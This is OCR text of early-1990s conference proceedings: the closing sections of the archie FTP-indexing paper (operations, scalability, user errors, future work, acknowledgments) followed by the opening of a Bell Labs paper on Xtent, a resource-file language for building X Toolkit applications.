
There were a number implementation and operational issues that we have examined in the first year and a half of work on the system. Some of these will be outlined here.

## 5.1. Instrumenting *archie*

We have only recently begun to investigate the kind of work to which people are putting the *archie* service. Given the demands on our time in getting the initial service up and running, and the effort required to keep




**Graph 1: Interactive Sessions at archie.mcgill.ca** (Jul 22 - Aug 3 1991 not available)




**Graph 2: email searches performed at archie.mcgill.ca**

ahead of the continually growing demand, we have had little time or thought to give to the question of designing suitable instrumentation or even as to what would be suitable measurements to perform. We have now started to address this.

We do have some basic connectivity information. Table 2 lists the countries we have identified from which users have generated EIS queries. This is regarded as a minimum list, since it is sometimes difficult to identify the country of origin. There may also have been countries that have accessed *archie* only through the TIC, but unfortunately because of the limited length of the associated field in the **/etc/utmp** file, *telnetd(8)* logging on the system truncates long site names, causing us to lose needed identifying information.

Graph 1 shows the growth in the weekly average number of logins to the TIC over the period December, 1990 to August, 1991. We have determined that on average, each such login has generated an average of 1.6 **files** database search queries per session.

We observe a flattening of growth in recent months on this graph which we believe is due primarily to the fact that we have saturated the capability of the existing *archie* server (currently a borrowed Sun SPARC 1+, supplied courtesy of the McGill School of Computer Science).

There have also been additional *archie* servers which have come on-line over this period. However, we continue to receive roughly the same numbers of logins during the most recent survey period as we received prior to the commissioning of the latest server at SURAnet and thus feel confident that our primary problems are in the power of our hardware, and not in a slackening in demand.

Although survey figures from the other *archie* servers have not been available to us, higher throughput than experienced on the Montréal server has already been observed on the newer SURAnet *archie* server, which runs on an IBM RS/6000 model 530. Unfortunately, that server has not been in operation long enough to supply figures for a meaningful period.

Graph 2 shows the growth in **files** database queries through the EIS. We note that the number of email queries continued to grow as the machine became more saturated. We attribute this to users turning to the EIS to run their searches in the background as connectivity and response deteriorated under load. This demand peaked just before the arrival of the SURAnet *archie*, and has since remained stable at about 300 email requests a day.

Note that the time scale for these two graphs is not identical. This is due to the fact that a number of log files for the TIC were not preserved.

Unfortunately, we also do not have complete statistics for the Prospero interface, although the numbers we do have show a current average of about 1,300 queries per day as of November, 1991, with a significant growth in this traffic as the choice of Prospero client programs has grown. This was only to be expected. SURAnet staff report that they are currently server over 5,000 Prospero queries per day at their site.

### 5.1.1. Other useful numbers we could be gathering

There are a number of things we could monitor using the existing system that might be of interest, especially to operators of archive sites or those concerned with implementing mirroring strategies to reduce link load.

These could include:

- *What kinds of things are people looking for?*
- *What are they finding?*
- *Where are they finding it?*

Information such as this could also be used to reduce the unnecessary storage of stale or out of date information.

## 5.2. Scalability problems and how we address them

There have been a number of concerns expressed about scalability problems in the context of distributed Internet resource providers, and a lot of work has been done to implement distributed systems for such applications (one notable example is DNS). We believe that *archie* has demonstrated the feasibility, and even desirability in certain applications, of "brute force" approaches that instead attempt the collation and serving of large databases.

This is not to say that we advocate using an *archie*-like server for an application such as DNS. At issue are the relative costs of gathering the data and satisfying user queries. In DNS the client may be required to make several

queries in sequence to a number of distributed DNS servers to resolve a fully qualified domain name, but each query is relatively inexpensive (a single packet per query and O(1) access for each query) and thus can be resolved in a reasonable time.

In the case of an archive site indexing service, each query of an anonymous FTP site can be relatively expensive (in both network traffic and search time) and the task of searching all suitable sites for a single query could easily involve some 1,000 searches. In addition, there remains the unresolved resource discovery problem of locating all those servers, given that we still lack a suitable Resource Name Service architecture for the Internet.

In this example, gathering and collating the information into a central site, optimizing the search and retrieval functions and centralizing the site registration and maintenance functions appears to be the most suitable approach. We have demonstrated that it is also feasible in practice.

We foresee no problems in increasing the number of sites and files tracked by *archie* by an order of magnitude, assuming a more powerful server is available. Further, we anticipate that a measure of specialization and structuring of multiple *archie* servers, plus the provision of a workable Resource Name Service, would allow us to handle anticipated growth for the foreseeable future in this type of application.

## 5.3. Concurrency and Loading Issues with Multiple *archie* Servers

There are a number of unresolved issues involved in the operation of multiple *archie* servers in an extended Internet environment. Ideally users of such a network would not have to be aware of the underlying network topology (after all, few users of the telephone system know anything about the technology of cross-country phone trunks). In practice, the existing Internet network topology still seriously affects operations such as *archie*, bringing it to the attention of users.

As a simple example of this, the Montréal *archie* server is connected to the U.S. Internet T3 backbone via a single 112 Kb link to the United States. Although the *archie* maintenance traffic needed to perform the basic site listing updates is fairly modest (on the order of a few Megabytes per day), we have been informed by CA*net operations staff (the Canadian national network operators) that traffic to and from the *archie* server now makes up some 50 percent of all Montréal-bound Internet traffic.

This traffic is generated by other *archie* sites mirroring or copying our raw site listings files and by the huge volume of *archie* user traffic. This is a significant load on a circuit that is frequently saturated and raises concerns about the survival of volunteer services such as ours.

Since the service generates no funding to pay for line upgrades, we are thus forced to consider mechanisms to reduce traffic to the Montréal site. Schemes we are currently investigating include organizing an "updating topology" that will involve transferring responsibility for the accurate gathering of site listings to other *archie* sites, then having sites mirror off of these more favourably connected sites in the U.S. This does move responsibility for a primary part of the *archie* system away from its implementors and principal supporters, so this approach does cause us some concern, but we continue to investigate the issue.

Another idea we are investigating is to perhaps implement some form of zone system, in which different *archie* servers would be authoritative for different sites. Each *archie* would then mirror the raw files for which it is responsible to the other *archie* servers, with multiple sites across a slow link (notably the multiple *archies* now in Europe on the other side of a saturated link to North America) sharing a single mirror feed with a local explosion.

All of this discussion of organizing an extended *archie* service implies a level of design and operational support that is perhaps impossible to realize in a volunteer service such as ours. From our initial attempts at finding support we suspect that addressing such non-technical issues as funding and donation of resources will perhaps be more difficult than designing and operating the service itself.

## 5.4. Archive Administrators' Errors

The *archie* system allows us to come into contact with a large number of archive sites, and thus we have been exposed to a number of operating practices that have caused problems, either for us or ordinary users of the site.

Here's a representative sample:

• *File names with bizarre characters or strange names*

These range from the obvious, such as control characters, to the unbelievable such as those with embedded newlines.

• *The problems of entropy at volunteer archive sites.*

A number of anonymous archive sites are run simply as a labour of love by local site administrators, and when such administrators move on or succumb to the demands of their "real" work, their archives begin the slide into disorder. "ls-lR" files become out of date or corrupted, the structure of the file hierarchy degenerates, with locked directories, unresolvable links and other problems that make obtaining accurate site listings difficult or impossible. We would encourage site administrators to not be too ambitious with their contents. If a popular package is already available at a number of other sites perhaps you can forgo storing it locally and devote that space to information or other data unique to your site. Perhaps there will be more incentive to keep such information current.

• *Compatibility problems*

This item could be subtitled "how to minimize the impact of 900 volunteer site administrators on a production indexing system". There is still no standard for naming directories and ordering the contents of an anonymous FTP archive and this shows in the wide range of naming conventions and structures we observe on the Internet. The authors have recently inaugurated the Internet Anonymous FTP Archives Working Group (IAFA-WG) under the auspices of the Internet Engineering Task Force. One of the mandates of this group is to examine such issues, with a goal of preparing a "Recommended Operating Procedures" document for site administrators. More details on this working group are available by sending email to *iafa-request@cc.mcgill.ca.*

## 5.5. Users' Errors

It is our understanding that the original purpose behind of the anonymous FTP convention was to allow the public sharing of information among the Internet community without the need to grant generalized access to the sharing site's system.

Over time a number of users have elected to distribute private information via this mechanism, perhaps because it is easy and the possibility of detection was remote. Thus private files are left for brief periods in anonymous FTP directories for retrieval by others, even though the contents of such files is not intended for public consumption.

In the past this practice could be expected to be reasonably secure, since the very existence of the archive site was often shrouded in mystery and there was little chance, short of continuously logging on to hundreds of sites, of spotting such files as they transit a site.

We have now received documented evidence of a number of cases where users who have tried this practice are now finding out that *archie* has exposed their files and information has leaked out to others. This is not to say that such leaks did not occur before the arrival of *archie* (we also know of such cases in which *archie* was not involved) but the number of such leaks does appear to have risen.

We harbour some concerns that *archie* could be used to abuse the use of anonymous FTP in this way, but we currently believe that at least in the cases of which we are aware, *archie* functions merely as a catalyst, allowing such leaks to occur much more frequently, without actually being the cause of such leaks.

In the case of leaking private files in this manner, we feel that the basic error is in attempting to distribute private information using public channels. We encourage users who engage in this practice to either consider the use of password-protected FTP user codes or encryption of the distributed information to protect the contents of private file from unwanted view. Of course, we will also remove any site from *archie* at the request of the site administrators.

## 5.6. Problems with the Current Implementation

We conclude with a brief overview of the known problems and shortcomings we have identified with the current implementation of *archie*. Some of these are addressed in the version 3.0 release of *archie* (tentatively planned for the end of the first quarter, 1992, provided resources and time can be made available). Others are addressed in the so-called "son of *archie*", which is our architecture for a follow-on to the *archie* system that addresses more completely the more basic issues of resource discovery and delivery, including the need to provide the facility to document, index and search on meta-level description information.

• *File names not always good indicator of file contents.*

Although when searching for a package it is usually enough to specify the name of the desired file, in many cases users would like to search on a more loosely defined notion of information. At the same time, many people still choose file names that do not accurately reflect the contents of the file. This leads us to the following item.

• *Additional description information is needed.*

This is a generalization of the canonical archive site administrators' problem, in which files are renamed, version control information is unavailable or lost, and so on. The solution is to provide a generalized mechanism to include descriptions and package information.

To address this, our follow-on architecture will have a method of including a brief description for each file at an archive site into an *archie* database. This will allow users to search for a package description, also allowing them to obtain information without having to copy the file to their site, possibly unpacking a set of files, *etc.*

• ***whatis** database not "authoritative".*

This must be addressed by automating the registration and updating of entries in the **whatis** database.

• *No mechanism for automatically registering new sites.*

The new system would include a Resource Name System, that permits automatic registration of new sites.

• *Better interfaces needed*

Some work in this area has already been done. There is now a reasonable X implementation of a Prospero client, but there is definitely need for better information discovery and access clients for the Internet. Existing tools all assume and require a significant knowledge of the Internet and this must be addressed as more naïve computer users come on-line.

• *Incomplete functionality in the Prospero interface.*

The PIS still lacks certain functionality found in the TCI. We plan to work with Clifford Neuman to add this functionality to allow further expansion of the client-server model.

The TCI should also be rewritten to use the Prospero server as appropriate.

• *Interface to large text databases needed (WAIS?)*

This will be needed if we are to provide the multiple automatically updated databases that we would like to see. WAIS is our prime target for this functionality, but other projects (such as WWW and even X.500) should also be investigated with an eye to integrating the *archie* information into their world view, and perhaps offering their functionality through an *archie*-like server.

• *Maintaining consistency across multiple archies*

As mentioned, there is work to be done to better ensure that all general purpose *archies* return similar responses to the same query. The alternative is that users will use only a small subset of the available servers.

## 6. Future Work

Work has now begun through the IAFA-WG of the IETF to document a standard method for encoding text description information at each archive site. Once this work is complete it is anticipated that the *archie* servers will gather and index such information automatically, using an expanded selection of **whatis**-like databases. Such databases could include at least basic archive site descriptions, archive access policies and annotated software package descriptions. Additional automatically maintained databases are planned for such regularly changing subject categories as an annotated list of mailing lists, available on-line library catalogue systems, and Frequently Asked Questions compilations from Usenet. It is our belief that basically any changing collection of popular data is a candidate for inclusion in an *archie*-like indexed database.

In a certain sense, the *archie* system now acts as an unofficial registry of anonymous FTP sites, but we believe that such a registry should not be left to the mercies of a volunteer service such as ours. Thus, a long term goal of the *archie* group is to develop a "Resource Name Service" and see it deployed on the Internet. Such a service, analogous to the Domain Name Service would permit automatic registration and location of Internet service providers and would track not just archive sites, but *archie* servers, news servers, on-line library catalogues and any other

useful services that can be accessed on the net.

Such a system, when deployed, will allow user software to automatically discover the existence such service providers and would thus open the way for the development of generalized information discovery tools that do not require an intimate knowledge of the network to. One possible architecture for such a service is under development as part of our *archie* follow-on work.

We would welcome contact from other groups working on information discovery or delivery tools. We would be happy to provide assistance in porting servers to our service to allow the *archie* databases to be made available in other environments.

## 7. Miscellaneous Information

The initial *archie* service was offered by the authors in coöperation with the McGill University School of Computer Science. At the time this paper was prepared, *archie* servers were available from **archie.mcgill.ca, archie.funet.fi, archie.au, archie.sura.net** and **archie.ans.net**. Additional servers are available to local users only in New Zealand, Japan, Israel and Great Britain. Additional servers are coming on-line in the near future, so we recommend that you use the **servers** command (available through either the *telnet(1)* or email interfaces) to obtain an up-to-date list of active servers.

Code to the *archie* system is not in the public domain, but we have made it available where appropriate, to further the development of the *archie* system or to promote other research projects. Anyone who believes that their work would benefit from access to the *archie* databases or other components of the system is invited to contact the authors to discuss collaborative projects.

It should be noted that the name *archie* is not capitalized, and in no way is connected with the popular comic book character or with any television personalities. It is, in fact, derived from the word archive.

## 8. Availability

Readers wishing to try the *archie* system, can *telnet(1)* to **archie.mcgill.ca** and login as user ''archie'' (no password required). Type 'help' for a full explanation of available commands. Additional documentation can be retrieved via anonymous FTP from the same host in the **archie/doc** directory. archie client program sources are available in **archie/doc**

## 9. Acknowledgments

The authors began the *archie* system while graduate students at the McGill University School of Computer Science. The system was conceived and designed by the authors and Bill Heelan of the School's technical staff and the system was implemented primarily by one of us (Emtage) and Heelan.We have continued to be able to offer the service only through the coöperative effort and support of a large number of individuals. It is important that the role of these volunteers be acknowledged, for without them *archie* would surely have already collapsed under the weight of its own success.

Our special thanks go to Bill Heelan, who is the third leg of the "*archie* group" and very involved in the day to day operation of the Montréal *archie* server. If you send mail to the *archie* group, there's a good chance that Bill will be the person who answers. He has been instrumental in designing and implementing a number of components in the current *archie* and continues to offer a guiding hand to the Montreal server. Thanks, Bill.

Mike Parker of the McGill Research Centre for Intelligent Machines donated a number of pieces of code, including the email interface and a new string search algorithm that promises an order of magnitude improvement in search times, if ever we get the time to merge it into the current system!

Clifford Neuman of ISI (designer of Prospero) was instrumental in bringing a true client-server model to *archie*. He is entirely responsible for the Prospero server port and continues to maintain and expand its functionality.

Brewster Kahle of Thinking Machine Inc. (implementor of their public domain WAIS port) has been a valuable source of information, especially in areas relating to the use of WAIS, Prospero and *archie* in an integrated information discovery and delivery system.

The *archie* client authors (Brendan Kehoe, George Ferguson and Khun Yee Fung) have each made available free clients for *archie*. Thanks, guys!

The email interface server is based in part upon the KISS package, written by T. William Wells. The *telnet(1) interface* help facility was borrowed from the GNUplot help facility written by Collin Kelley and Thomas Williams. Our thanks go out to the authors of such public domain software whose work has made our project easier.

John Granrose, Ed Vielmetti and Jerry Peek have all provided feedback, site information and encouragement, especially in the early days when we were first getting started.

Luc Boulianne, who replaced one of us (Deutsch) as Systems manager at the McGill School of Computer Science, has allowed us to continue to offer an *archie* client from McGill even after the initial project was completed and the authors moved on from the School. He also was a valued colleague at work during the period in which *archie* was conceived and written.

R. P. C. Rodgers and Nelson H. F. Beebe both contributed portions of the *archie* manual page.

Resources to operate *archie* servers have been donated by several sites. We are grateful to the following for their support:AARnet in Australia (Craig Warren and Peter Elford), FUnet in Finland (Petri Ojala), SURAnet (Brad Passwaters and the rest of the gang), Advanced Network & Services (Ittai Hershman and Dennis Shiao), New Zealand (Jonathan Stone), Israel (Amos Shapira), Great Britain (Lee McLoughlin) and Japan (Nakamura Motonori).

Finally, we'd like to thank the many users who have sent in comments, bug reports and other feedback. Your input has been instrumental in improving the system in many ways. Keep the comments coming to *archie-group@archie.mcgill.ca*. Rest assured, we read them all...

## 10. References

[1] **Mockapetris, P.**, RFC 1034 *Domain Names - Concepts and Facilities*, November 1987

[2] **SRI International**, *Internet Domain Survey*, October, 1991.

[3] **Sun Microsystems**, RFC 1094 *NFS: Network File System Protocol Specification*. March, 1989.

[4] **Neuman, Clifford**, *The Virtual System Model for Large Distributed Operating Systems*, University of Washington, 1989.

[5] **Sollins, Karen**, RFC 1107, *A Plan for Internet Directory Services (White Pages)*. June, 1989.

[6] **Deutsch, Debra**, *An Introduction to the X.500 Series Network Directory Service*. June, 1988.

[7] **Kahle, Brewster**, *Wide Area Information Server Concepts*, Thinking Machines Inc., November 1989

[8] **Berners-Lee, T., Cailliau, R., Groff, J-F., Pellow, N., Pollermann, B.**, *WorldWideWeb: An Information Infrastructure for High Energy Physics*, to appear 2nd International Workshop for Software Engineering, Artificial Intelligence and Expert Systems for High Energy Physics, L'Agelonde, France. January 1992.

## 11. About the Authors

Alan Emtage recently completed his M.Sc. (Applied) at the School of Computer Science, McGill University. Peter Deutsch is currently working to complete his M.Sc. thesis (entitled *The Architecture for an Electronic Publishing Service in a Networking Environment*) at the same institution. The work presented in this paper was implemented as part of their studies.

Both authors are now employed by the Computing Centre, McGill University, where in addition to their regular duties, they continue to coördinate the "*archie* group", a collection of volunteers working to expand and improve the *archie* project.

Mailing address: c/o Computing Centre, McGill University, room 200 Burnside Hall, 805 Sherbrooke Street West, Montréal, Québec, CANDA H3A 2K6

# X* Widget Based Software Tools for UNIX**

*Doug Blewett*
*Scott Anderson*
*Meg Kilduff*
*Susan Udovic*
*Mike Wish*

*AT&T Bell Laboratories*
*Murray Hill, New Jersey, 07974*

## Abstract

This paper describes a small language and IPC protocol that can be used for specifying UNIX style, X Toolkit based, graphics software tools. The language is unusual in that it integrates the X Toolkit widget world and the UNIX philosophy of creating applications from collections of small reusable filters. Filters can be constructed from old Xt based graphics processes or specified directly in the small language. The system is based on an easily reproducible macro interpreter and IPC system that can be used with any collection of widgets. A multi-process application builder constructed with the system is used as an example of how the software tools philosophy can be effectively used to construct graphics applications. We present data on the use of the system by both research organizations and development groups.

## 1. Introduction

We have taken a ''software tools'' approach to writing graphics applications. By this statement we want to emphasize that we produce applications from collections of reusable processes. In implementing this approach we were faced with two problems. First we had to actually write the reusable processes. It is well known that writing graphics applications is a very labor intensive task. To get over this ''startup hurdle'' we have created an executable specification system that allows us to quickly produce X Toolkit (Xt)/widget[1,2] based applications. Unlike other specification systems, ours does not limit applications to a subset of Xt functionality. Any program that can be written using Xt and widget libraries can be specified with our system.

The second problem we faced in our graphics software tools environment was what to use as a common protocol for controlling these collections of processes. Ideally a protocol should be terse, efficient, reliable, and extensible. Adding ''extensible'' to the list usually breaks the other constraints. The protocol we have selected is that of a macro interpreter modeled around the syntax of X resource files. Values stored in the per process resource database and resource values in widgets can be manipulated as strings. As the protocol is embodied in a simple programming language, expressions can be sent to be evaluated in the context of the remote graphics process. Similarly, functions can be down loaded into a process to reduce the need for distributing large quantities of data.

Specification systems and protocols abound. What makes this specification system and this protocol somewhat unique is that they are both based on the same simple language. We call the language Xtent. This common language approach allows us to incrementally or interactively develop Xt applications as well as query and

---

* X Toolkit (Xt) and X Window System are trademarks of the Massachusetts Institute of Technology.

** UNIX is a trademark of USL.

arbitrarily modify the state of running applications. As the system is based on a distributed protocol, we only need to port the interprocess communication library to provide application interfaces to other languages. With Lisp, for example, we send Xtent specifications to the Xt processes and return Lisp. We do not have to rewrite the widget and Xt libraries in Lisp. The language provided by Xtent seems to be a good mix of the declarative, specification based style and a traditional small programming language.

Xtent is a simple system that takes advantage of the X resource manager and the huge body of X Toolkit code and widgets. The X resource manager is a simple, in memory, name/value pair database, that is used for specifying widget parameters. Widgets are interface objects that are built using the X Toolkit. Widgets are controlled from application programs via set and get style, C based, messaging interface. The combination of simple database and object system is a powerful one. Xtent adds a thin layer to this that adds distribution (IPC) and a simple specification interpreter. The syntax of Xtent specifications is based on that of X resources, which helps to integrate the system both architecturally and in terms of acceptance by the X community.





**Figure 1.** Xtent based applications.

In our research program, we have been creating applications using this technology for over two years. Applications built around the software tools notions scale well to serious projects. We have just completed an application builder and our system has been used by development groups around AT&T. We were most pleased with one large project that moved to our technology when they releaized that they could not afford a lengthy development process. Their original schedule called for 2 years and 75 people. Using our software tools techniques the project was delivered in 9 months with 20 full time people.

There are, of course, many other systems that have approached the same graphics application development problems. And in the last year we have seen two new systems emerge that use techniques similar to ours. Tcl[3] has struck out on its own, essentially ignoring the growing body of Xt source and Xt trained developers. Wcl[4] has followed Xt, but has put an extra layer of interface on top of a "subset'ed" Xt library. UIL[5], the OSF user interface language, allows applications to specify widgets and their parameters in a language somewhat like C++[6]. UIL is not a language per se. All semantic actions are coded in some other language, usually C. Worst of all, UIL, in our opinion, continues the trend toward the construction of monolithic graphics applications.

In contrast to the other systems that have emerged, Xtent allows complete access to all of the features in Xt and allows developers to freely choose between widgets and widget sets[7,8,9,10]. The Xtent IPC mechanism allows existing Xt based programs to be bundled (by adding two lines of C code) in with newly created Xtent scripts. The Xtent IPC mechanism encourages reuse and allows developers to create small/modular reusable processes.

The majority of the paper will be used to describe our specification language. We will close the paper with a description of how we built our application builder using the software tools techniques that Xtent encourages. The application builder is a set of cooperating, Xtent based, processes that produce Xtent code. First we will provide a bit more detail on how Xtent works.

## 2. Xtent as a Simple Language and IPC Protocol

As we mentioned above, the syntax of Xtent is based on the X resource file format. Our intent in writing Xtent was to produce a complete system in terms of coverage of Xt while doing as little damage as possible to the syntax and semantics of X resources. Most X users are familiar with the syntax and semantics of resource files. In Xtent, resource lines are treated as if they had been entered by `xrdb` or a defaults file. This constrains the sorts of expressions that can be used in the system, but can be viewed as a feature in that the parsing is very simple and fast, and resource files are portable across machine architectures. This architecture independence is critical for our multi-processor applications. The X resource file syntax seems to be a good one for our purposes.

The Xtent system can be used in three forms: a stand alone specification interpreter, a subroutine package for specifying widgets, and/or as a subroutine package for use as a protocol converter. The most popular use of Xtent is as a stand alone specification interpreter. The examples that decorate this paper were produced with the interpreter. The interpreter can be used in concert with other programs via the IPC mechanisms. When used as a library, Xtent may be used as a specification system for creating widgets or as an IPC protocol handler. When used as a specification system, applications use Xtent to handle the drudgery of manipulating widgets. Once the widgets are created, C functions may be used for callbacks and other application specific processing. Xtent and C coexist well together. As a protocol handler, Xtent may be added to existing applications so that the applications may be more easily reused. We will cover these three uses in more detail in the paper.

Unfortunately there is no hard and fast definition for specification systems. Generally they are systems that allow for applications to be described at a higher level of abstraction and/or faster than would normally occur by directly programming them. Specification systems usually have a declarative rather than procedural style. Specification systems are usually based in something that could be called a language, albeit usually one lacking for doing traditional programming.

### 2.1 Using X Resources for Function Call Based Specifications

X resource files meet the declarative and high level criteria for a specification language. X resource files are in fact at a much higher level of abstraction than the equivalent C code. The following piece of resource code is a good example:

```
*font: 6x13B
```

This line will result in the font `6x13B` being used wherever a font is required, but not explicitly specified (within Xt/widget based applications). Of course, this sort of parameterization is inherently declarative.

The resource mechanism is definitely limited in terms of its use as a programming language. We mean this to be humorous, as resource files are not used by the majority of the X community for anything other than specifying parameters. The parameterization, however, has a simple object-oriented style that can be extended for programming. Consider the following line:

```
xtent.allowShellResize: True
```

This line allows the toplevel window (actually shell widget) to be resized when it is required by the application. The sense of the line is to set a variable, `allowShellResize`, associated with the application `xtent` to `True`. Notice that this implies that the string `True` will be converted to an appropriate type. In object-oriented terms, one could also say, that the `allowShellResize` procedure associated with the object `xtent` is called with or sent the message `True`.

This object/message notion can also be written in a style more closely matching that of C++:

```
object.procedure: message (or arguments)
```

Using this syntax and semantics we have added all of the procedures required to do Xt level specifications (and then some). `XtCreateManagedWidget()`, one of the functions used to create widgets, might be used in applications as follows:

```
xtent.Hello.XtCreateManagedWidget: pushButton
```

The line causes a widget with the name "Hello" to be created. The parent widget is the toplevel widget for the `xtent` application. The widget class is `pushButton`. The C interface to the X toolkit (Xt) uses the following function call to create the widget.

```
Hello = XtCreateManagedWidget ("Hello",
                               XwpushButtonWidgetClass,
                               parent,
                               args, arg_count);
```

The C based `XtCreateManagedWidget()` interface has four more parameters. Using the Xtent format, the name is given on the left hand or object side of the expression. As widget names are hierarchical*, the parent name is included in the widget name, and so it does not have to be provided. In the C version, the `args` array is for setting widget resources. The standard X widget resource mechanism handles that for us. On a function by function basis, Xtent can be argued to be conceptually simpler than using Xt directly.

As an aside, the one line Xtent entry above is all that is required to specify a complete (one widget) Xt program. The same program written directly in C using the X toolkit takes about a page and a half of code[11]. Using X alone takes 5 or 6 pages. After the widget has been created by the one line above, the two applications run at the same speed. This is because Xt programs run from a data structure, not unlike a display list.

Some Xt functions require more than one argument. In those cases Xtent uses a syntax that is similar to that used by C.

```
xtent.image.XtTranslateCoords: (25, 33, x, y)
```

The line above calls the function `XtTranslateCoords()` for the widget `xtent.image`. It has four arguments. The line above is used to translate widget specific coordinates into display specific coordinates. `XtTranslateCoords` always takes four arguments. However, some functions, for example `XtGetValues` take a variable number of arguments. These `VARARGS` style functions are handled as they are in C. Arguments are simply added by separating the arguments by commas.

## 2.2 Variables in Resource Files

In all X widget based programs, there are two sets of data that can loosely be called databases. These are the per process resource database and the values associated with the widgets in the process. The per process resource database is the amalgam of four sources: the resources placed on the root window with xrdb, input from application specific resource files, `-xrm` command line options, and application specified resources. Input from these sources is applied in the same order as we have listed them. As with any real database the last entry overrides all previous entries.

The other database in each process is composed of the values associated with the widgets. Each widget class has variables associated with it. These variables are created for each widget instance. The variables are called widget resources. Widget resources are normally set and retrieved with the C functions `XtSetValues()` and `XtGetValues()`. This interface is the essential element in the object-oriented applications interface to widgets.

Accessing variables in the resource database and widget resources can be somewhat tedious from C based applications. To retrieve a variable from a widget, an application must setup an argument block, call `XtGetValues()` with a pointer to the correct value type, and then convert the returned value (if any) to the required type.

---

* The widgets in Xt applications form a tree-like data structure. The toplevel or shell widgets have child widgets, which may also have children. A pushbutton widget, within a form widget, within the toplevel xtent widget might be specified by the following string, `xtent.form.button`.

Xtent allows applications to access variables in the two databases by name and work with the values as simple strings. Values in the resource database can be accessed with `^(resource-name)`.

```
xtent.XtWriteImage: (^(image-name), ^(outputfile),\
                     postscript)
```

The line above writes an image to an output file in PostScript format. The name of the image is retrieved from the resource variable `image-name` and the output file name is retrieved from `outputfile`. Notice that the string "postscript" does not require any quoting. All objects in Xtent are treated as a strings.

Resource values in widgets can be accessed with `^{widget.resource-name}`.

```
xtent.form.in.XtWarpPointer: (^{xtent.form.in.width},\
                              ^{xtent.form.in.height})
```

The line above moves (i.e. warps) the mouse pointer to the lower right hand corner of the widget, `xtent.form.in`. This is done by setting the cursor position to the width and height of the widget. Xtent handles all coercion of types to and from strings. This would take 5 or 10 lines of C to perform this same function.

## 2.3 Flow of Control

Xtent has the usual set of control flow operations found in small shell like languages: if, case, iterate, while, and foreach. As all Xtent operations are functions, the syntax is fairly simple and exceedingly easy to parse. The following `if` is a good example.

```
xtent.XtIf: (==, X^(xtent.font)X, XX, *font:fixed)
```

The `if` tests if `xtent.font` is equal to the null string. If it is then `X^(xtent.font)X` will macro expand to `XX` and the string `*font:fixed` will be executed. In this case, this will result in a value for `*font` being entered into the resource database. If an `else` clause is required, it is entered as the next comma separated argument.

## 2.4 Data as Program

Code can be stored in the resource database and later executed. This provides a system reminiscent of Lisp where there is little differentiation made between code and data.

```
widget-switch: xtent.XtEvalLines:;\
        input-style: file;\
        xtent.form.switch.set.XtSetValue: True
```

The lines above create a resource database entry for the variable `widget-switch`. The value of the variable is a bit of Xtent code that will set the variable `input-style` to `file` and set the widget resource `set` in the widget `xtent.form.switch` to `True`. `XtEvalLines` is a function that allows groups of Xtent lines to be executed, similar to `lambda` in Lisp.

Code put into the resource database may be subsequently executed by referring to it through its associated variable name. Of course, the code may also be treated as any other database entry. It can be retrieved and updated just like any other piece of data. The following line shows how the entry above might be used in an application.

```
xtent.file.select.XtAddCallback: ^(widget-switch)
```

This line sets up a Callback for the widget `xtent.file` on the widgets `select` internal event or state. Callbacks are the X Toolkit method for doing procedural attachment. This allows an application to run application specific code when an particular event occurs within a widget. The line above will result in the code under the variable `widget-switch` being executed when the widget is selected with a mouse or other pointing device.

## 2.5 Application Supplied Functions

Builtin functions in xtent are executed by including them in lines of the form:

```
xtent...XtFunctionName: args
```

Applications may also add and rename functions to Xtent. The following adds a function that prints a parameter N times.

```
xtent.XtAddFunction: (PrintN, PrintN-script, n, arg)
PrintN-script: xtent.XtEvalLines:;\
  xtent.XtLocalVariables: (i);\
  xtent.XtIterate: (i, <, 0, ^(n), 1, xtent.XtPrint: ^(arg))
```

The body of the function is found under the resource database variable `PrintN-script`. Entering `xtent.XtPrintN:(3, Bell Labs)` will result in `Bell Labs` being printed 3 times.

```
xtent.XtPrintN:(3, Bell Labs)
Bell Labs
